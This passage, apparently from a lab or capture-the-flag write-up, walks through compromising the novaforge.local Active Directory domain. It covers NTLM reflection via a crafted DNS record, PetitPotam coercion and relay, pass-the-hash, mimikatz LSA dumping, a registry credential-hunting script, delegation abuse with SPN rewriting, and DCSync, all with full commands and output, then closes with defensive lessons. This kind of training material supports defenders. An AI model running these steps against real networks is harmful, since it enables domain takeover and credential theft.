ENUM_CVE  10.0.0.101  445  STORAGE  CVE-2025-58726 - Ghost SPN - Relay possible from SMB using
                                     Ghost SPN (non HOST/CIFS) for Kerberos reflection
ENUM_CVE  10.0.0.101  445  STORAGE  CVE-2026-54121 - Certighost
The one we chain is CVE-2025-33073: a Windows NTLM-reflection bug where an attacker who can steer a client to a hostname containing a CredMarshalTargetInfo (CMTI) blob makes the SSPI layer treat the outbound authentication as local (loopback) even though the network connection actually leaves the box. Historically Windows blocks SMB-to-SMB reflection by checking the target SPN, but the CMTI blob rides through SPN canonicalisation, Kerberos processing and NTLM AV-pair parsing intact, so the “same host, so this is loopback” check passes on an authentication that is really going to an attacker-controlled IP. Combine that with PetitPotam (LSARPC / EFSRPC RPC coercion) firing an SMB auth from STORAGE$ at our listener, and we can relay STORAGE$ back into STORAGE’s own SMB service - the classic SMB-to-self relay that has been unpatchable for a decade suddenly works, as long as SMB signing is off (section 6.3 flipped it). See decoder.cloud’s write-up or the relay theory page for the full CMTI internals.
7.3 Adding the CMTI listener DNS record
We need a hostname inside novaforge.local that (a) resolves to our IP so the coerced auth actually leaves the box in our direction, and (b) carries the CredMarshalTargetInfo blob as a suffix on its label so Windows’ SSPI sees it and marks the auth as loopback. bloodyAD writes the record into ADIDNS:
1
2
bloodyAD --host $FQDN -d $DOMAIN -u daniel.brooks -p 'P@$$word123!' \
  add dnsRecord localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA 192.168.211.2
1
2
3
[+] Adding "localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA" to
    "DC=novaforge.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=novaforge,DC=local"
[+] localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA has been successfully added
The name breaks down as two concatenated parts:
localhost- an arbitrary hostname prefix (any short string works; we picklocalhostbecause it is short, distinctive, and easy to grep out of the zone at engagement cleanup).1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA- the minimalCredMarshalTargetInfoblob straight from decoder.cloud’s PoC. This is the “TargetInfo” half of the_ServiceClass/Server[TargetInfo]_SPN extension serialised into a base32/base64-ish text form. SSPI’s canonicalisation strips this off when checking “is this SPN local?” and reads it as “yes, loopback”, but the DNS resolver treats the whole label as one opaque hostname and returns our A record. The two layers disagree, and that disagreement is the vulnerability.
Any client that then tries to reach \\localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA\... will send the packets to 192.168.211.2 but authenticate as if to itself.
7.4 Coercion via PetitPotam and relay to SMB
nxc’s coerce_plus module implements PetitPotam and several variants; feed it the listener name we just added:
1
2
nxc smb 10.0.0.101 -u ryan.collins -p 'P@$$word123!' \
    -M coerce_plus -o LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
1
2
SMB          10.0.0.101  445  STORAGE  [+] novaforge.local\ryan.collins:P@$$word123!
COERCE_PLUS  10.0.0.101  445  STORAGE  VULNERABLE, PetitPotam
And relay:
1
ntlmrelayx.py -t smb://10.0.0.101 -smb2support
STORAGE hands its own machine account (STORAGE$) to us over SMB. Windows would normally refuse to accept an SMB session that authenticates against its own machine account (that is the SMB-to-SMB reflection block), but because the target hostname carried the CMTI blob, STORAGE’s client-side SSPI marked this session as loopback and did not tag the outbound auth with the anti-reflection cookie. ntlmrelayx forwards the untagged auth into STORAGE’s own SMB service, and the relay dumps the local SAM:
1
2
3
4
5
[*] (SMB): Received connection from 10.0.0.101, attacking target smb://10.0.0.101
[*] (SMB): Authenticating connection from /@10.0.0.101 against smb://10.0.0.101 SUCCEED [1]
[*] smb:///@10.0.0.101 [1] -> Target system bootKey: 0x25613c67e2605fea8125dff4f90aca25
[*] smb:///@10.0.0.101 [1] -> Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5cad8a9782b2879bf316f56936f1e36:::
d5cad8a9782b2879bf316f56936f1e36 is STORAGE\Administrator’s NT hash. Pass-the-hash it back into WinRM to get an elevated shell we can actually LSA-dump from:
1
2
evil-winrm -i 10.0.0.101 -u Administrator \
           -H d5cad8a9782b2879bf316f56936f1e36
8. LSA secrets and password reuse
Reconnected as STORAGE\Administrator via pass-the-hash, we can open SYSTEM and read LSA. The point of interest is DefaultPassword / autologon and M$MachineBoundCertificate, but the goldmine on this box is one line.
8.1 The PowerShell history hint
Before mimikatz, run one gci over the profiles for ConsoleHost_history.txt:
1
type C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Con*
1
2
3
4
5
6
7
Install-WindowsFeature Web-Server, Web-Asp-Net45, Web-Net-Ext45, Web-ISAPI-Ext,
    Web-ISAPI-Filter -IncludeManagementTools
net user david.cokx "pa$$word12"
New-NetFirewallRule -DisplayName "Allow TCP 5000 Localhost Only" -Direction Inbound
    -Protocol TCP -LocalPort 5000 -RemoteAddress 127.0.0.1 -Action Allow
New-NetFirewallRule -DisplayName "Block TCP 5000 External" -Direction Inbound
    -Protocol TCP -LocalPort 5000 -RemoteAddress Any -Action Block
Two prizes in this file:
net user david.cokx "pa$$word12"- the local Administrator, at some point, setdavid.cokx’s password topa$$word12. That is literally the current plaintext credential for a domain account.- The firewall rules that hide
5000from external nmap: an allow rule scoped to127.0.0.1followed by a block rule forAny. This is why nmap sees nothing on 5000 from outside and why we needed the chisel forward.
8.2 Mimikatz LSA secrets
1
.\mimi.exe "privilege::debug" "token::elevate" "lsadump::secrets" exit
Trimmed:
1
2
3
4
5
6
Secret  : DefaultPassword
cur/text: 1hatefrank

Secret  : $MACHINE.ACC
cur/text: <machine password blob>
    NTLM:4752914161d935d4e26f9a5424f1a8e9
DefaultPassword is the plaintext logon password Windows caches when autologon (AutoAdminLogon=1) is configured. It tells us what the password is, but not whose it is.
8.3 Registry scan: pairing the password with a username
The companion half of the answer is in the registry. HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon is where Windows stores the who for autologon (DefaultUserName, DefaultDomainName, AutoAdminLogon), and where a lazy administrator sometimes leaves DefaultPassword in plaintext too. A one-liner that walks that key plus every other common credential-in-registry hiding spot at once:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$direct=@('HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon',
          'HKLM\SOFTWARE\TightVNC\Server','HKCU\Software\TightVNC\Server',
          'HKLM\SOFTWARE\RealVNC\WinVNC4','HKLM\SOFTWARE\RealVNC\vncserver',
          'HKLM\SOFTWARE\ORL\WinVNC3','HKCU\Software\TigerVNC\WinVNC4',
          'HKLM\SOFTWARE\TigerVNC\Server','HKCU\Software\UltraVNC',
          'HKLM\SOFTWARE\uvnc bvba\UltraVNC',
          'HKLM\SOFTWARE\WOW6432Node\TeamViewer','HKLM\SOFTWARE\TeamViewer',
          'HKCU\Software\TeamViewer',
          'HKLM\SOFTWARE\Cisco Systems\VPN Client\Tunneling and Security\Policy',
          'HKCU\Software\OpenSSH\Agent\Keys',
          'HKCU\Software\Mobatek\MobaXterm\SessionP','HKCU\Software\mRemoteNG',
          'HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest',
          'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList')
$recurse=@('HKCU\Software\SimonTatham\PuTTY\Sessions',
           'HKLM\Software\SimonTatham\PuTTY\Sessions',
           'HKCU\Software\9bis.com\KiTTY\Sessions',
           'HKCU\Software\Martin Prikryl\WinSCP 2\Sessions',
           'HKLM\SYSTEM\CurrentControlSet\Services\SNMP\Parameters\ValidCommunities',
           'HKLM\SYSTEM\CurrentControlSet\Services\SNMP\Parameters\PermittedManagers',
           'HKCU\Software\Microsoft\Terminal Server Client\Default',
           'HKCU\Software\Microsoft\Terminal Server Client\Servers')
$direct  | %{ $o=reg query $_    2>$null; if($LASTEXITCODE -eq 0){Write-Host "`n[+] $_" -ForegroundColor Green; $o} }
$recurse | %{ $o=reg query $_ /s 2>$null; if($LASTEXITCODE -eq 0){Write-Host "`n[+] $_ (recursive)" -ForegroundColor Green; $o} }
The Winlogon key comes back with the interesting rows:
1
2
3
4
5
6
7
[+] HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

    AutoAdminLogon      REG_SZ    1
    AutoLogonSID        REG_SZ    S-1-5-21-66099078-3412819980-3224460592-1131
    LastUsedUsername    REG_SZ    frank.white
    DefaultUserName     REG_SZ    frank.white
    DefaultDomainName   REG_SZ    NOVAFORGE
There is no DefaultPassword value in this key: Windows opted for the LSA-secret fallback (which is what mimikatz already dumped in section 8.2). Combining the two sources tells us directly that the LSA DefaultPassword=1hatefrank is paired with NOVAFORGE\frank.white. No spray required.
AutoLogonSID is the RID of the target user (...-1131), which we could cross-reference against nxc ldap --users-export’s enumeration if we didn’t trust the DefaultUserName string. On this box the RID and the name agree.
8.4 Verifying the credential with a targeted bind
Because we only trust the pairing, not the credential, one bind against LDAP confirms it before we build the next stage on it:
1
nxc ldap $FQDN -u frank.white -p 1hatefrank
1
LDAP  10.0.0.100  389  DC  [+] novaforge.local\frank.white:1hatefrank
If you skipped the registry scan and only had the LSA secret in hand, the equivalent is a domain-wide spray against 1hatefrank (nxc ldap $FQDN -u users -p 1hatefrank) which would also single out frank.white as the one accepting hit. The two paths reach the same place; the registry pairing is quieter (one authenticated bind vs 23 failed ones).
frank.white:1hatefrank. The username telegraphs the password’s meaning; someone with a grudge picked it. This is not just password reuse across services, it is a plaintext left in an LSA secret that also happens to be a live domain account.
9. Escaping Protected Users: frank.white and david.cokx

9.1 frank.white resets svc_it_admin
BloodHound for frank.white:
1
2
bloodyAD --host $FQDN -d $DOMAIN -u frank.white -p 1hatefrank \
    set password svc_it_admin 'P@$$word123!'
1
[+] Password changed successfully!
svc_it_admin’s password is now P@$$word123!, but the account is still in Protected Users. That means:
- NTLM authentication with the new password is disabled.
- Delegation to services that require it will not work as expected.
- Every Kerberos flow uses AES only.
We need to get svc_it_admin out of Protected Users to use it for the delegation attack that follows.
9.2 david.cokx removes svc_it_admin from Protected Users
Back to the PowerShell history: the local Administrator on STORAGE ran net user david.cokx "pa$$word12". In an AD environment net user sets the domain password when the target user is a domain user (which david.cokx is), so pa$$word12 is david.cokx’s current password. BloodHound shows why we care:
 The
The AddMember right on a group also covers RemoveMember, which is the direction we need.
1
2
bloodyAD --host $FQDN -d $DOMAIN -u david.cokx -p 'pa$$word12' \
    remove groupMember "Protected Users" svc_it_admin
1
[+] svc_it_admin removed from Protected Users
svc_it_admin is now a plain, unprotected domain user with P@$$word123! as its password and, importantly, its existing constrained-delegation configuration intact.
10. Domain Admin via WriteSPN and sname rewriting
10.1 findDelegation: what svc_it_admin can already do
1
findDelegation.py $DOMAIN/$USERAD:$PASS -dc-ip $IP
1
2
3
4
5
6
7
8
9
AccountName   AccountType  DelegationType                      DelegationRightsTo             SPN Exists
------------  -----------  ----------------------------------  -----------------------------  ----------
svc_it_admin  Person       Constrained w/ Protocol Transition  CIFS/STORAGE.novaforge.local   No
svc_it_admin  Person       Constrained w/ Protocol Transition  CIFS/STORAGE                   No
svc_it_admin  Person       Constrained w/ Protocol Transition  HTTP/STORAGE.novaforge.local   Yes
svc_it_admin  Person       Constrained w/ Protocol Transition  HTTP/STORAGE                   Yes
svc_it_admin  Person       Constrained w/ Protocol Transition  WSMAN/STORAGE.novaforge.local  Yes
svc_it_admin  Person       Constrained w/ Protocol Transition  WSMAN/STORAGE                  Yes
DC$           Computer     Unconstrained                       N/A                            Yes
svc_it_admin has constrained delegation with protocol transition (msDS-AllowedToDelegateTo set, TRUSTED_TO_AUTH_FOR_DELEGATION on userAccountControl) to four service classes on STORAGE: HTTP, WSMAN, and the two forms of CIFS. Constrained delegation lets us request a service ticket to any of those SPNs, on behalf of any user (protocol transition removes the “S4U2Self returns a forwardable ticket” precondition, see the theory page for the mechanism). svc_it_admin was almost certainly configured for legitimate use, connecting to STORAGE on the user’s behalf via WinRM.
But there is a discrepancy: CIFS/STORAGE.novaforge.local and CIFS/STORAGE are listed as SPN Exists: No. The msDS-AllowedToDelegateTo field on svc_it_admin says CIFS/STORAGE is allowed, but no computer object registers those SPNs, so a getST for that SPN fails (“KDC has no key for that SPN”).
10.2 WriteSPN on DC$
BloodHound for svc_it_admin’s outbound edges:
 The specific right we care about:
 WriteSPN on DC$. That lets us register any SPN we like on the DC’s own computer object.
WriteSPN is a targeted WriteProperty on the servicePrincipalName attribute. It does not let us change the DC’s password, hostname, or DNS registration - it only lets us add or remove SPNs on the object. But an SPN registration on a computer object means the KDC will happily issue tickets that are encrypted with that computer’s Kerberos key for that SPN. That is the whole trick.
Add CIFS/STORAGE.novaforge.local (and the short form) to the DC’s SPN set:
1
2
3
4
5
6
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS \
  msldap addspn "CN=DC,OU=DOMAIN CONTROLLERS,DC=NOVAFORGE,DC=LOCAL" \
                "CIFS/STORAGE.novaforge.local"
bloodyAD --host $FQDN -d $DOMAIN -u $USERAD -p $PASS \
  msldap addspn "CN=DC,OU=DOMAIN CONTROLLERS,DC=NOVAFORGE,DC=LOCAL" \
                "CIFS/STORAGE"
1
2
SPN added!
SPN added!
Now getST for CIFS/STORAGE.novaforge.local will succeed and the returned ticket will be encrypted with DC$’s Kerberos long-term key, because DC$ now owns that SPN.
10.3 S4U2Self + S4U2Proxy with sname rewriting (-altservice)
The delegation call chain we want is:
svc_it_adminrequests a TGT for itself.- S4U2Self:
svc_it_adminasks the KDC “give me a service ticket to myself, impersonatingadministrator”. The KDC obliges becausesvc_it_adminhasTRUSTED_TO_AUTH_FOR_DELEGATION. - S4U2Proxy:
svc_it_adminuses the S4U2Self ticket to request a service ticket toCIFS/STORAGE.novaforge.local, on behalf ofadministrator. The KDC checksmsDS-AllowedToDelegateToonsvc_it_admin, seesCIFS/STORAGE.novaforge.localin it, and issues the ticket encrypted with the key of whoever owns the SPN, which is nowDC$(thanks to the added SPN). - Alt-service rewrite: the returned ticket has a service-name field (
sname) ofCIFS/STORAGE.novaforge.local, but that field is not integrity-protected against the client, only the server. We rewrite it tocifs/DC.novaforge.local. Because the ticket was encrypted withDC$’s key,DCwill accept it as a CIFS ticket for itself.
Impacket’s getST.py implements steps 1-3 and offers -altservice for step 4 in one command:
1
2
3
4
getST.py -spn "CIFS/STORAGE.novaforge.local" \
         -impersonate "administrator" \
         $DOMAIN/$USERAD:$PASS \
         -altservice 'cifs/DC.novaforge.local'
1
2
3
4
5
6
7
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from CIFS/STORAGE.novaforge.local@NOVAFORGE.LOCAL to
                        cifs/DC.novaforge.local@NOVAFORGE.LOCAL
[*] Saving ticket in administrator@cifs_DC.novaforge.local@NOVAFORGE.LOCAL.ccache
Use it:
1
2
KRB5CCNAME=administrator@cifs_DC.novaforge.local@NOVAFORGE.LOCAL.ccache \
    nxc smb $FQDN -k --use-kcache
1
SMB  DC.novaforge.local  445  DC  [+] novaforge.local\administrator from ccache (Pwn3d!)
A note on nxc quirks: the first attempt used -altservice 'cifs/DC' (short form) and failed with KDC_ERR_PREAUTH_FAILED because nxc always canonicalises the target to the full FQDN before requesting service tickets. Impacket (smbclient.py, secretsdump.py) accepts the short form. If nxc is being unhelpful, drop to Impacket directly, or always use the FQDN form (cifs/DC.novaforge.local) in -altservice and both tools work.
10.4 DCSync Administrator
Now that we have Administrator@DC in a ccache, we have effective SYSTEM on the DC (a CIFS ticket into \\DC\C$ is the classic definition), and DCSync is trivial:
1
2
3
KRB5CCNAME=administrator@cifs_DC@NOVAFORGE.LOCAL.ccache \
    secretsdump.py -just-dc-user administrator -just-dc-ntlm $DOMAIN/Administrator@DC \
                   -no-pass -k
1
2
3
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9413de945cfd8e7507cfea1e4445fce7:::
Full domain compromise. Enumerating flag files across every user profile on the DC:
1
2
gci -force -path c:\Users\ -recurse -file -depth 2 -ErrorAction SilentlyContinue |
    Where-Object { $_.Name -in @('user.txt','root.txt') } | gc
1
2
3
FLAG{redacted}

FLAG{redacted}
(Actual flag values redacted; per the lab’s convention two flags are surfaced, one on daniel.brooks and one on Administrator.)
Understanding the Attack Chain
WriteSPN on the DC is what makes step 10 work, and only because the delegation misconfiguration in step 10.1 was already present. Cross-referencing what each individual primitive would earn a report if it stood alone, against what it does when composed:
| Primitive | Isolated finding severity | Chained impact |
|---|---|---|
Word flat-OPC .xml allowed via SMTP | Medium (email hardening) | NetNTLMv2 for a domain user |
Password johndoe1369 cracks rockyou | Low (weak password) | LDAP read + AD Recycle Bin discovery |
AD Recycle Bin WRITE on tombstoned user | Medium (housekeeping) | Restore m.lee to its old privileged self |
Protected Users for svc_it_admin | (defensive control) | Blocks kerberoast, saves nothing later |
Targeted Kerberoast of m.lee (etype 18) | Low (crackable pwd) | Enters the ACL chain |
ACL chain to daniel.brooks | Multiple Medium | WinRM + browser secrets + DNS write |
| Opera DPAPI secrets | Medium (browser hygiene) | chuck.harrys:666chucky |
Chuck in Storage Portal Admin | Low (app authz) | Disable SMB signing button |
| SMB-signing toggle in app | High (dangerous UX) | Enables relay |
DNS write via NovaForge DNS Operations | High (ADIDNS) | Coercion listener |
| PetitPotam coercion | Known CVE | Local-admin NTLM on STORAGE (relay) |
LSA DefaultPassword=1hatefrank | High (autologon plaintext) | Password value for the autologon user |
Winlogon DefaultUserName=frank.white in registry | Low (metadata) | Pairs the LSA password with a domain user, no spray |
PS history line net user david.cokx | High (creds in history) | david.cokx:pa$$word12 |
frank.white FCP svc_it_admin | High (ACL) | Reset SVC password |
david.cokx AddMember on Protected Users | Critical (group control) | Take svc_it_admin out of PU |
svc_it_admin CD w/ PT to STORAGE | High (delegation) | S4U2Self / S4U2Proxy |
WriteSPN on DC$ | Critical | SPN-jack, sname rewrite, DA |
Three recurring ideas hold the chain together:
Trust that follows the object, not the account. Restoring m.lee from the Recycle Bin brings back the same SID and same group memberships. AD’s Recycle Bin is not a “safe” for accounts, it is a time-freeze. Anything the account was privileged to do at deletion time, it can do again at restore time. Deleted Objects DACLs are their own control plane.
Constrained delegation trusts what the SPN points at, not what the SPN’s name says. WriteSPN on the DC object is the whole vulnerability behind the last step: because the KDC uses the SPN registration to decide which computer’s key to encrypt with, and because Kerberos leaves the sname field mutable by the client, the DC-encrypted ticket for “CIFS/STORAGE” happily unlocks CIFS on the DC when we rewrite the name. msDS-AllowedToDelegateTo bounds which SPNs a service can request tickets for but does not bound what those SPNs actually resolve to, and that is the gap.
Plaintext lives in strange places. LSA DefaultPassword, PowerShell history, browser saved logins, DNS zone data, cv.xml attachments. Half of the domain-critical secrets on this box are not in NTDS. Full compromise happens because they are not treated as secrets by the tooling that stores them.
Lessons Learned
- Block flat-OPC XML alongside macro-enabled containers. Extension-based mail filters that block
.docm/.xlsmshould also block.xmlfiles whose magic bytes begin with<?xml+<?mso-application. Bare.xmlis trivial to fingerprint at the gateway and is a full NTLM leak on any Office reader that renders external images. - Do not enable AD Recycle Bin without hardening the deleted-object DACLs. By default the Recycle Bin retains all attributes and group memberships. A tombstoned privileged user is a live privilege escalation waiting for a
bloodyAD set restore. AuditCN=Deleted ObjectsDACLs the same way you auditAdminSDHolder. Protected Usersdoes not save weak passwords, only strong ones. Membership blocks the fast-crack paths (NTLM, RC4-HMAC) but AES256 TGSs are still crackable if the underlying password is in rockyou. Combine PU membership with a mandatory password length/entropy policy for service accounts.- Never grant
WriteSPNto a domain user, and audit everymsDS-AllowedToDelegateTo. Constrained delegation is a legitimate feature, but the target-side control (which SPNs a delegated service can request) is meaningless if a controller of that service can also write the SPN on any other computer object. TreatWriteSPNas an equivalent ofGenericAllon the computer. - Disable Windows SMB-signing toggles from user-space applications. A “Disable SMB Signing” button in a web admin panel is a full relay attack disguised as maintenance UX. If SMB signing needs a runtime toggle, it belongs behind an out-of-band change process, not a Flask endpoint.
- Autologon plaintext (
DefaultPassword) belongs in a vault, not a registry key. WhereAutoAdminLogon=1is unavoidable, use LSA-secret registration or the Windows Credential Manager, not the plaintext registry values. LSA secrets are readable by any local admin; they are equivalent to writing the password on the console. - Purge
ConsoleHost_history.txtfor privileged sessions. Anynet user,NET USE, orcmdkey /addin PowerShell history is a plaintext credential leak the next time the box is compromised. ConsiderSet-PSReadLineOption -HistorySaveStyle SaveNothingin the profile of every service account and the local administrator. - DNS-write permission is domain-write permission. Any principal that can add records to a Windows AD DNS zone can plant listener records, redirect internal names, and drive coercion.
NovaForge DNS Operationsshould be split into per-zone RBAC and audited quarterly. - Password history and drift matter.
chuck.harrys:666chuckywas in an Opera store.daniel.brooksandryan.collinsstill worked underP@$$word123!we set ourselves; that reset was not detected by any control. Reset-detection alerting (ForceChangePasswordevents,PWD_LAST_SET < 24h) closes the loop.